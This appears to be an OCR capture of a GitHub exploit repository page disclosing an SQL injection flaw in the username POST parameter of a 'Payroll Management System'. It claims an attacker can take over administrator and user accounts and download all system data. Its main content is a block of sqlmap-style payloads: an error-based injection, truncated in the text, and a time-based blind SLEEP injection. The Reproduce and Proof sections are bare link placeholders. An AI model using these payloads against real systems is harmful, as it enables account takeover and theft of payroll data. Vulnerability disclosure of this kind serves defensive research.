
nu11secur1ty Create exploit.txt ... on Apr 3 History

..	
Docs	8 months ago
PoC	8 months ago
README.MD	8 months ago

README.MD

Payroll Management System



Description:

The `username` parameter appears to be vulnerable to SQL injection attacks. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=qkdmZlGW' AND (SELECT 3371 FROM(SELECT COUNT(*),CONCAT(0x716b7

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=qkdmZlGW' AND (SELECT 9476 FROM (SELECT(SLEEP(5)))NodP)-- Xiww
---
```

Reproduce:

href

Proof and Exploit:

href